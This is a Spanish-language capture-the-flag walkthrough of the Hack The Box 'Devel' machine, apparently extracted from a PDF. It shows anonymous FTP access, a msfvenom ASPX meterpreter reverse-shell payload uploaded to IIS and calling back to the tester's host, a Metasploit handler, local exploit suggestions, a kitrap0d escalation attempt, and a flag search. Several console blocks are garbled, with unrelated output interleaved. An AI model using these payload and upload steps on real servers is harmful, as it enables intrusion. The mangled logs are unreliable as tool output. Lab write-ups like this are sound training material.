




Colombia Hack Agent (CHackA)



Colombia Hack Agent (CHackA)

| | | | |
|-------|-------------------|---|-------|
| [...] | Developer: | Jairo A. García H. | [...] |
| [...] | Version: | 1.0. | [...] |
| [...] | Codename: | HACKLAB HTB - Devel | [...] |
| [...] | Report to: | chacka0101 @ gmail.com | [...] |
| [...] | Homepage: | https://github.com/chacka0101/HACKLABS | [...] |
| [...] | Publication Date: | 5/NOV/2019 | [...] |

HACKLAB Hack The Box - Devel



Hostname: Devel
IP: 10.10.10.5
Operating System: Windows

Walkthrough




Columbia Hack Agent (Checka)

Analizamos los puertos y servicios abiertos:

```
root@chacka0101:~# nmap -vvv -sC -sV 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-04 10:36 -05
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
Initiating Ping Scan at 10:36
Scanning 10.10.10.5 [4 ports]
Completed Ping Scan at 10:36, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:36
Completed Parallel DNS resolution of 1 host. at 10:36, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:36
Scanning 10.10.10.5 [1000 ports]
Discovered open port 80/tcp on 10.10.10.5
Discovered open port 21/tcp on 10.10.10.5
Completed SYN Stealth Scan at 10:37, 11.86s elapsed (1000 total ports)
Initiating Service scan at 10:37
Scanning 2 services on 10.10.10.5
Completed Service scan at 10:37, 6.48s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.5.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:37
NSE: [ftp-bounce 10.10.10.5:21] PORT response: 501 Server cannot accept argument.
Completed NSE at 10:37, 3.43s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:37
Completed NSE at 10:37, 0.74s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:37
Completed NSE at 10:37, 0.00s elapsed
Nmap scan report for 10.10.10.5
Host is up, received echo-reply ttl 127 (0.19s latency).
Scanned at 2019-11-04 10:36:49 -05 for 23s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 01:06AM      <DIR>          aspNet_client
| 03-17-17 04:37PM          689 iisstart.htm
| 03-17-17 04:37PM      184946 welcome.png
|_ ftp-syst:
|_ _SYST: Windows_NT
80/tcp    open  http     syn-ack ttl 127 Microsoft IIS httpd 7.5
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Banners Recon:

```
root@chacka0101:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM      <DIR>          aspNet_client
03-17-17 04:37PM          689 iisstart.htm
03-17-17 04:37PM      184946 welcome.png
226 Transfer complete.
ftp>
```



Colombia Hack Agent (Checka)



Escanear vulnerabilidades:

```
root@chacka0101:~# nmap -vvv -p 21,80 --script=*-vuln-* 10.10.10.5
```

```
root@chacka0101:~# nmap -vvv -p 21,80 --script=*-vuln-* 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-04 11:33 -05
NSE: Loaded 45 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Initiating Ping Scan at 11:33
Scanning 10.10.10.5 [4 ports]
Completed Ping Scan at 11:33, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:33
Completed Parallel DNS resolution of 1 host. at 11:33, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:33
Scanning 10.10.10.5 [2 ports]
Discovered open port 21/tcp on 10.10.10.5
Discovered open port 80/tcp on 10.10.10.5
Completed SYN Stealth Scan at 11:33, 0.17s elapsed (2 total ports)
NSE: Script scanning 10.10.10.5.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 6.46s elapsed
Nmap scan report for 10.10.10.5
Host is up, received echo-reply ttl 127 (0.17s latency)
Scanned at 2019-11-04 11:33:47 -05 for 7s

PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 127
80/tcp    open  http    syn-ack ttl 127

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
Raw packets sent: 6 (240B) | Rcvd: 4 (200B)
```




Colombia Hack Agent (Checka)

Se identifica una vulnerabilidad de acceso al FTP de forma anónima:

```
root@checka0101:~# nmap -vvv -sC -sV 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-04 10:36 -05
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
Initiating Ping Scan at 10:36
Scanning 10.10.10.5 [4 ports]
Completed Ping Scan at 10:36, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:36
Completed Parallel DNS resolution of 1 host. at 10:36, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:36
Scanning 10.10.10.5 [1000 ports]
Discovered open port 80/tcp on 10.10.10.5
Discovered open port 21/tcp on 10.10.10.5
Completed SYN Stealth Scan at 10:37, 11.86s elapsed (1000 total ports)
Initiating Service scan at 10:37
Scanning 2 services on 10.10.10.5
Completed Service scan at 10:37, 6.48s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.5.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:37
NSE: [ftp-bounce 10.10.10.5:21] PORT response: 501 Server cannot accept argument.
Completed NSE at 10:37, 3.43s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:37
Completed NSE at 10:37, 0.74s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:37
Completed NSE at 10:37, 0.00s elapsed
Nmap scan report for 10.10.10.5
Host is up, received echo-reply ttl 127 (0.19s latency).
Scanned at 2019-11-04 10:36:49 -05 for 23s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT      STATE SERVICE REASON VERSION
21/tcp open  ftp      syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 01:06AM <DIR>      aspnet_client
| 03-17-17 04:37PM          689 iisstart.htm
| 03-17-17 04:37PM      184946 welcome.png
| ftp-syst:
|_  SYST: Windows NT
80/tcp open  http      syn-ack ttl 127 Microsoft IIS httpd 7.5
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Explotación de Vulnerabilidades:

Cree un .html llamado hackedbychacka0101.html:




Con la opción put hackedbychacka0101.html subimos el html:

```
root@chacka0101:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put hackedbychacka0101.html
local: hackedbychacka0101.html remote: hackedbychacka0101.html
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
600 bytes sent in 0.00 secs (40.8718 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM <DIR> aspnet_client
11-08-19 03:06AM 600 hackedbychacka0101.html
03-17-17 04:37PM 689 iisstart.htm
03-17-17 04:37PM 184946 welcome.png
226 Transfer complete.
ftp>
```



Colombia Hack Agent (CHackA)

Evidencia:



Creamos un payload para subir al FTP:

```
root@chacka0101:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 RPORT=4444 -f aspx -o hackedbychacka0101.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2812 bytes
Saved as: hackedbychacka0101.aspx
root@chacka0101:~#
```

```
root@chacka0101:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows NT.
ftp> put hackedbychacka0101.aspx
local: hackedbychacka0101.aspx remote: hackedbychacka0101.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2857 bytes sent in 0.00 secs (108.9859 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM <DIR> aspnet_client
11-08-19 03:20AM 2857 hackedbychacka0101.aspx
11-08-19 03:06AM 600 hackedbychacka0101.html
03-17-17 04:37PM 689 iisstart.htm
03-17-17 04:37PM 184946 welcome.png
226 Transfer complete.
ftp>
```




```
[*] http-server-header: Microsoft-IIS/7.5
[*] http = [metasploit v5.0.40-dev ]
+ --- --=[ 1914 exploits -> 1075 auxiliary -> 330 postwndows ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasionanning. ]
NSE: Starting runlevel 1 (of 3) scan.
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.14.6
LHOST => 10.10.14.6:37 0.00% elapsed
msf5 exploit(multi/handler) > set RPORT 4444
RPORT => 4444 at 10:37
msf5 exploit(multi/handler) > show options
--== Data files from user/bin / share/nmap
Module options (exploit/multi/handler):ort any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.27 seconds
Name Current Setting RequiredDescriptionRcvd: 21 (1.348KB)
-----
root@schacka0101:~# ftp
ftp> connect 10.10.10.5
Payload options (windows/meterpreter/reverse_tcp):
ftp> 10.10.10.5
?| Name | Command | Current Setting | Required | Description
ftp>---|--
?| EXITFUNC | process | 10.10.10.5 | yes | Exit technique (Accepted: '', seh, thread, process, none)
?| LHOST | 10.10.10.5 | 10.10.14.6 | yes | The listen address (an interface may be specified)
?| LPORT | 4444 | Service | yes | The listen port
Name (10.10.10.5:root): anonymous
?| Anonymous access allowed, send identity (e-mail name) as password.
Exploit target:
?| User logged in.
RefId Name Comment type is Windows NT.
ftp>di----
2000OPOR Wildcard Target sful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM <DIR> aspnet_client
msf5 exploit(multi/handler) > exploit() iisstart.htm
03-17-17 04:37PM 184946_welcome.png
[*] Started reverse TCP handler on 10.10.14.6:4444
[+] [ ]
```

The screenshot shows a Mozilla Firefox browser window. The address bar contains the URL `10.10.10.5/hackedbychacka0101.aspx`. A red arrow originates from the `0101` segment of the URL and points to the `0101` in the `Getting Started` bookmark. The bookmarks bar below the address bar lists several items: `Most Visited`, `Getting Started`, `Kali Linux`, `Kali Training`, `Kali Tools`, and `Kali Docs`. The `Getting Started` bookmark is highlighted with a red circle.



```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.6:4444 -> 10.10.10.5:49160) at 2019-11-04 12:46:22 -0500

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > sysinfo
Computer      : DEVEL
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : el_GR
Domain       : HTB
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter > shell
Process 3500 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetrv>
```

Cerramos el Shell de Windows con las teclas abreviadas, Ctrl+c, luego hacemos un **background** de la sesión, para este ejemplo es la número 3:

```
meterpreter > background
[*] Backgrounding session 3...
```

Utilizamos el exploit POST para que nos sugiera cuales exploits locales podríamos utilizar posterior al ingreso, los cuales se muestran a continuación:

```
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options
Module options (post/multi/recon/local_exploit_suggester):
  Name           Current Setting  Required  Description
  ----
  SESSION        10.10.14.6       yes       The session to run this module on
  SHOWDESCRIPTION false           yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 3
SESSION => 3
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 29 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperel: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler)>>set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler)>>set LHOST 10.10.14.6<
LHOST => 10.10.14.6 uelen 1000 (Local Loopback)
msf5 exploit(multi/handler)>>set RPORT 4444 KiB)
RPORT => 4444 ops 0 dropped 0 overruns 0 frame 0
msf5 exploit(multi/handler)>>show options 8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Module options (exploit/multi/handler):
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
Name Current Setting Required Description destination 10.10.14.6
---- 1-----8-----len 64 scopeid 0x20<link>
inet6 dead:beef::1004 prefixlen 64 scopeid 0x0<global>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 100 (UNSPEC)
Payload options (windows/meterpreter/reverse_tcp):
RX errors 0 dropped 0 overruns 0 frame 0
Name TX paCurrent Setting Required Description
---- TX er-----0-----collisions 0
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
msf5 LHOST 10.10.14.6 al/ms10_015_kitrapd yes The listen address (an interface may be specified)
LHOST 10.1444.6 yes The listen port
msf5 exploit(windows/local/ms10_015_kitrapd) > show options
Exploit target: (exploit/windows/local/ms10_015_kitrapd):
Id Name Current Setting Required Description
--- --
0 Wildcard Target yes The session to run this module on.
msf5 exploit(multi/handler)>>exploit(erverse_tcp);
[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.6:4444->10.10.10.5:49157) at 2019-11-05 01:42:18-0500
LHOST 10.10.14.6 yes The listen address (an interface may be specified)
meterpreter > background yes The listen port
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/ms10_015_kitrapd
```

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

[*] Name: Current Setting | Required? | Description | 4444
[*] -----
[*] SESSION: 372 launched. yes The session to run this module on.
[*] Reflectively injecting the exploit DLL into 972...
[*] Injecting exploit into 972 ...

Payload options=(windows/meterpreter/reverse_tcp):
[*] Payload injected. Executing exploit...
[*] Name: Current Setting | Required? | Description | payload execution to complete.
[*] -----
msf5 EXITFUNC(process/local/ms10_015_kitrap0d) Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.14.6 yes The listen address (an interface may be specified)
[*] LPORT: 4444 TCP handle yes 192.1 The listen port
[*] Launching notepad to host the exploit...
[*] Process 472 launched.

Exploit target: injecting the exploit DLL into 472...
[*] Injecting exploit into 472 ...
[*] ID: Name injected. Injecting payload into 472...
[*] PAY: Name injected. Executing exploit...
[*] PAY: Name injected. Executing exploit...
[*] 0: Exploit completed, but no session was created.
msf5 exploit(windows/local/ms10_015_kitrap0d) > exploit
msf5 exploit(windows/local/ms10_015_kitrap0d) >
```



```
meterpreter > shell
Process 1988 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
c:\windows\system32\inetsrv>dir /b/s *.txt
dir /b/s *.txt
File Not Found

c:\windows\system32\inetsrv>cd ..
cd ..

c:\Windows\System32>cd ..
cd ..

c:\Windows>cd ..
cd ..

c:\>dir /b/s *.txt
dir /b/s *.txt

c:\Program Files\VMware\VMware Tools\open_source licenses.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceArray.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceDaYi.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedQuanPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedShuangPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedZhengMa.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceYi.txt
c:\ProgramData\VMware\VMware Tools\manifest.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\googledesktop.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vistasidebar.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\win7gadgets.txt
c:\Users\Administrator\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcristMSI21DD.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcristUI21DD.txt
```





Colombia Hack Agent (CHACKA)

Ahora vamos a buscar las FLAGS:

```
c:\>dir /b/s *.txt
dir /b/s *.txt
c:\Program Files\VMware\VMware Tools\open_source_licenses.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceAmharic.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceArray.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceDaYi.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedQuanPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedShuangPin.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceSimplifiedZhengMa.txt
c:\Program Files\Windows NT\TableTextService\TableTextServiceYi.txt
c:\ProgramData\VMware\VMware Tools\manifest.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobeFlashcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobePhotoshopcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\googledesktop.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vistasidebar.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\win7gadgets.txt
c:\Users\Administrator\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcristMSI21DD.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcristUI21DD.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcristAPIDebugLogFile.txt
c:\Users\Administrator\Desktop\root.txt.txt
c:\Users\All Users\VMware\VMware Tools\manifest.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\adobeFlashcs3.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\adobePhotoshopcs3.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\googledesktop.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\vistasidebar.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\win7gadgets.txt
c:\Users\babis\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\babis\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\0A0GKI1N\1.txt
c:\Users\babis\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\0A0GKI1N\2.txt
```

```
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@track.adform[1].txt
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@www.bing[1].txt
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@www.linkedin[1].txt
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@www.msn[1].txt
c:\Users\babis\Desktop\user.txt.txt
c:\Windows\ehome\en-US\epg105.txt
c:\Windows\ehome\en-US\playready_eula.txt
c:\Windows\ehome\en-US\playready_eula_oem.txt
c:\Windows\System32\catroot2\dberr.txt
c:\Windows\System32\drivers\gmreadme.txt
c:\Windows\System32\en-US\erofflps.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-US\about_aliases.help.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-US\about_Arithmetic_Operators.help.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-US\about_arrays.help.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-US\about_Assignment_Operators.help.txt
```

Encontramos las FLAGS:

```
c:\>type c:\Users\babis\Desktop\user.txt.txt
type c:\Users\babis\Desktop\user.txt.txt
c:\>type c:\Users\Administrator\Desktop\root.txt.txt
type c:\Users\Administrator\Desktop\root.txt.txt
```

Agradecimientos a:

Hack The Box - <https://www.hackthebox.eu>

-END-

